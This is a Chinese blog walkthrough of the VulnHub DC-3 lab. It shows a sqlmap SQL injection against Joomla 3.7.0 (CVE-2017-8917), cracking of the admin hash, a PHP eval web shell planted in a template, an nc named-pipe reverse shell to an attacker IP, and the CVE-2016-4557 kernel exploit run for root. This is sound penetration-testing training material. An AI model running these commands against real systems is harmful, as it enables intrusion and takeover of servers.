


# vulnhub靶机-DC3-Writeup

原创

舍且  于 2021-12-08 17:52:57 发布  47  收藏

分类专栏: [靶机](#) 文章标签: [安全](#) [web安全](#) [渗透测试](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/liuhanzhe/article/details/121797202>

版权



[靶机](#) 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

## 0x01 部署

靶机地址:

<https://www.vulnhub.com/entry/dc-3,312/>

## DESCRIPTION

DC-3 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

As with the previous DC releases, this one is designed with beginners in mind, although this time around, there is only one flag, one entry point and no clues at all.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won't give you the answer, instead, I'll give you an idea about how to move forward.

For those with experience doing CTF and Boot2Root challenges, this probably won't take you long at all (in fact, it could take you less than 20 minutes easily).

If that's the case, and if you want it to be a bit more of a challenge, you can always redo the challenge and explore other ways of gaining root and obtaining the flag.

只有一个flag

## 0x02 信息收集

靶机使用virtual box部署, kali使用vmware部署, 都为桥接模式

nmap扫描网段

```
nmap -sP 172.21.34.0/24
```

```
Nmap scan report for 172.21.34.31
Host is up (0.00067s latency).
MAC Address: 08:00:27:2E:55:BC (Oracle VirtualBox virtual NIC)
```

发现靶机IP: 172.21.34.31, 继续扫描

```
nmap -T5 -A -v -p- 172.21.34.31
```

结果:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-24 10:04 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Initiating ARP Ping Scan at 10:04
Scanning 172.21.34.31 [1 port]
Completed ARP Ping Scan at 10:04, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:04
Completed Parallel DNS resolution of 1 host. at 10:04, 0.00s elapsed
Initiating SYN Stealth Scan at 10:04
Scanning 172.21.34.31 [65535 ports]
Discovered open port 80/tcp on 172.21.34.31
Completed SYN Stealth Scan at 10:04, 1.27s elapsed (65535 total ports)
Initiating Service scan at 10:04
Scanning 1 service on 172.21.34.31
Completed Service scan at 10:04, 11.06s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 172.21.34.31
NSE: Script scanning 172.21.34.31.
Initiating NSE at 10:04
Completed NSE at 10:04, 0.41s elapsed
Initiating NSE at 10:04
Completed NSE at 10:04, 0.04s elapsed
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Nmap scan report for 172.21.34.31
Host is up (0.00072s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 1194D7D32448E1F90741A97B42AF91FA
|_http-generator: Joomla! - Open Source Content Management
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home
MAC Address: 08:00:27:2E:55:BC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 198.048 days (since Wed Mar 10 08:55:41 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT      ADDRESS
1 0.73 ms 172.21.34.31
```

```

NSE: Script Post-scanning.
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.28 seconds
Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)

```

发现80端口，运行的Joomla

## 0x03 漏洞利用

使用msf查看Joomla版本为3.7.0

```

msf6 auxiliary(scanner/http/joomla_version) > search Joomla
Matching Modules
-----
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  auxiliary/scanner/http/joomla_gallerywd_sqli_scanner  2015-03-30      normal No     Gallery WD for Joomla! Unauthenticated SQL Injection Scanner
1  exploit/unix/webapp/joomla_tinybrowser              2009-07-22      excellent Yes    Joomla! 1.5.12 TinyBrowser File Upload Code Execution
2  auxiliary/admin/http/joomla_registration_privesc    2016-10-25      normal  Yes    Joomla! Account Creation and Privilege Escalation
3  exploit/unix/webapp/joomla_akeeba_unserialize      2014-09-29      excellent Yes    Joomla! Akeeba Kickstart Unserialize Remote Code Execution
4  auxiliary/scanner/http/joomla_bruteforce_login     2015-03-30      normal  No     Joomla! Bruteforce Login Utility
5  exploit/unix/webapp/joomla_comfields_sqli_rce      2017-05-17      excellent Yes    Joomla! Component Fields SQLi Remote Code Execution
6  exploit/unix/webapp/joomla_comjce_imgmanager       2012-08-02      excellent Yes    Joomla! Component JCE File Upload Remote Code Execution
7  exploit/unix/webapp/joomla_contenthistory_sqli_rce  2015-10-23      excellent Yes    Joomla! Content History SQLi Remote Code Execution
8  exploit/multi/http/joomla_http_header_rce         2015-12-14      excellent Yes    Joomla! HTTP Header Unauthenticated Remote Code Execution
9  exploit/unix/webapp/joomla_media_upload_exec       2013-08-01      excellent Yes    Joomla! Media Manager File Upload Vulnerability
10 auxiliary/scanner/http/joomla_pages                2015-03-30      normal  No     Joomla! Page Scanner
11 auxiliary/scanner/http/joomla_plugins             2015-03-30      normal  No     Joomla! Plugins Scanner
12 auxiliary/gather/joomla_com_realestatemanager_sqli  2015-10-22      normal  Yes    Joomla! Real Estate Manager Component Error-Based SQL Injection
13 auxiliary/scanner/http/joomla_version             2015-03-30      normal  No     Joomla! Version Scanner
14 auxiliary/gather/joomla_contenthistory_sqli       2015-10-22      normal  Yes    Joomla! com_contenthistory Error-Based SQL Injection
15 auxiliary/gather/joomla_weblinks_sqli             2014-03-02      normal  Yes    Joomla! weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
16 auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner  2015-03-20      normal  No     Web-Dorado ECommerce WD for Joomla! search_category_id SQL Injection Scanner

Interact with a module by name or index. For example info 16, use 16 or use auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner

msf6 auxiliary(scanner/http/joomla_version) > use 13
msf6 auxiliary(scanner/http/joomla_version) > set rhosts 172.21.34.31
rhosts => 172.21.34.31
msf6 auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.18 (Ubuntu)
[*] Joomla version: 3.7.0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/joomla_version) >

```

CSDN @含日

搜索Joomla 3.7.0版本漏洞

```

(rootkali)-[~]
# searchsploit -w joomla 3.7.0
-----
Exploit Title | URL
-----
Joomla! 3.7.0 - 'com_fields' SQL Injection | https://www.exploit-db.com/exploits/42033
Joomla! Component Easydiscuss < 4.0.21 - Cross-Si | https://www.exploit-db.com/exploits/43488
-----
Shellcodes: No Results

(rootkali)-[~]
#

```

发现CVE-2017-8917 SQL注入漏洞：<https://www.exploit-db.com/exploits/42033>

上sqlmap

```
sqlmap -u "http://172.21.34.31/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] -D joomlabd -T '#__users' -C username,password -dump
```

发现用户

```
[10:37:14] [INFO] fetching entries of column(s) 'password,username' for table '#__users' in database 'joomlabd'
[10:37:15] [INFO] retrieved: '$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWF1fB1Zu'
[10:37:15] [INFO] retrieved: 'admin'
Database: joomlabd
Table: #__users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWF1fB1Zu |
+-----+-----+
```

CSDN @含日

使用john爆破，得到密码

```
(root@kali)~[~/vulnhub]
# john --wordlist=rockyou.txt dc3-pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
snoopy (?)
1g 0:00:00:00 DONE (2021-09-24 10:43) 1.785g/s 257.1p/s 257.1c/s 257.1C/s mylove..sandra
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

EDB Verified:


在 <http://172.21.34.31/administrator/index.php> 登录，发现模板编辑功能，可以愉快的加马了，修改Beez3模板下index.php，加上一句话

Editing file "/index.php" in template "beez3".

```
1 <<?php eval($_POST[cmd]);?>
2 <?php
3 /**
4  * @package Joomla.Site
5  * @subpackage Templates.beez3
6  *
7  * @copyright Copyright (C) 2005 - 2017 Open Source Matters, Inc. All rights reserved.
8  * @license GNU General Public License version 2 or later; see LICENSE.txt
9  */
10
11 // No direct access.
12 defined('_JEXEC') or die;
13
14 /** @var JDocumentHtml $this */
15
16 JLoader::import('joomla.filesystem.file');
17
18 // Check modules
19 $showRightColumn = ($this->countModules('position-3') or $this->countModules('position-6') or $this->countModules('position-8'));
20 $showBottom = ($this->countModules('position-9') or $this->countModules('position-10') or $this->countModules('position-11'));
21 $showLeft = ($this->countModules('position-4') or $this->countModules('position-7') or $this->countModules('position-5'));
22
23 if ($showRightColumn == 0 and $showLeft == 0)
24 {
25     $showmo = 0;
26 }
27
```

CSDN @含日

修改完成后将Beez3模板设置为默认模板，使用蚁剑连接成功




先拿shell, kali上运行

```
nc -lvp 4444
```

因为靶机上是openbsd nc, 不支持-e, 所以使用以下命令反弹shell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.141.134 4444 >/tmp/f
```



## 0x04 提权

查看当前目录下, 未找到flag相关文件, 考虑提权, 根据ubuntu和内核版本搜索相关漏洞

```
searchsploit -w ubuntu 16.04 4.4
```



```
(root@kali)~[~/vulnhub]
# searchsploit -w ubuntu 16.04 4.4
```

Exploit Title	URL
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free	<a href="https://www.exploit-db.com/exploits/43234">https://www.exploit-db.com/exploits/43234</a>
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (M	<a href="https://www.exploit-db.com/exploits/40759">https://www.exploit-db.com/exploits/40759</a>
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' Kernel	<a href="https://www.exploit-db.com/exploits/46529">https://www.exploit-db.com/exploits/46529</a>
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Con	<a href="https://www.exploit-db.com/exploits/40871">https://www.exploit-db.com/exploits/40871</a>
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset'	<a href="https://www.exploit-db.com/exploits/40049">https://www.exploit-db.com/exploits/40049</a>
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKE	<a href="https://www.exploit-db.com/exploits/47170">https://www.exploit-db.com/exploits/47170</a>
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOA	<a href="https://www.exploit-db.com/exploits/39772">https://www.exploit-db.com/exploits/39772</a>
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Es	<a href="https://www.exploit-db.com/exploits/45010">https://www.exploit-db.com/exploits/45010</a>
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalatio	<a href="https://www.exploit-db.com/exploits/44298">https://www.exploit-db.com/exploits/44298</a>
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset	<a href="https://www.exploit-db.com/exploits/44300">https://www.exploit-db.com/exploits/44300</a>
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Pri	<a href="https://www.exploit-db.com/exploits/43418">https://www.exploit-db.com/exploits/43418</a>
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18	<a href="https://www.exploit-db.com/exploits/47169">https://www.exploit-db.com/exploits/47169</a>
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Pri	<a href="https://www.exploit-db.com/exploits/41760">https://www.exploit-db.com/exploits/41760</a>

Shellcodes: No Results

CSDN @含日

使用CVE-2016-4557: <https://www.exploit-db.com/exploits/39772>

kali下载EXP

```
wget https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/39772.zip --no-check-certificate
```

启动web服务

```
python -m SimpleHTTPServer 8090
```

靶机下载, 解压, 编译运行

```
wget http://172.21.34.30:8090/39772.zip
unzip 39772.zip
cd 39772
tar xvf exploit.tar
cd ebpf_mapfd_doubleput_exploit
sh compile.sh
./doubleput
```

提权成功获得root权限，在 `/root/` 下发现flag文件，获得flag

```
root@DC-3:/var/www/html/39772/ebpf_mapfd_doubleput_exploit# cd /root
cd /root
root@DC-3:/root# ls
ls
the-flag.txt
root@DC-3:/root# cat /root/the-flag.txt
cat /root/the-flag.txt
```

```
W e l l D o n e
```

Congratulations are in order. :-)

I hope you've enjoyed this challenge as I enjoyed making it.

If there are any ways that I can improve these little challenges,  
please let me know.

As per usual, comments and complaints can be sent via Twitter to @DCAU7

Have a great day!!!!

```
root@DC-3:/root# █
```

CSDN @含日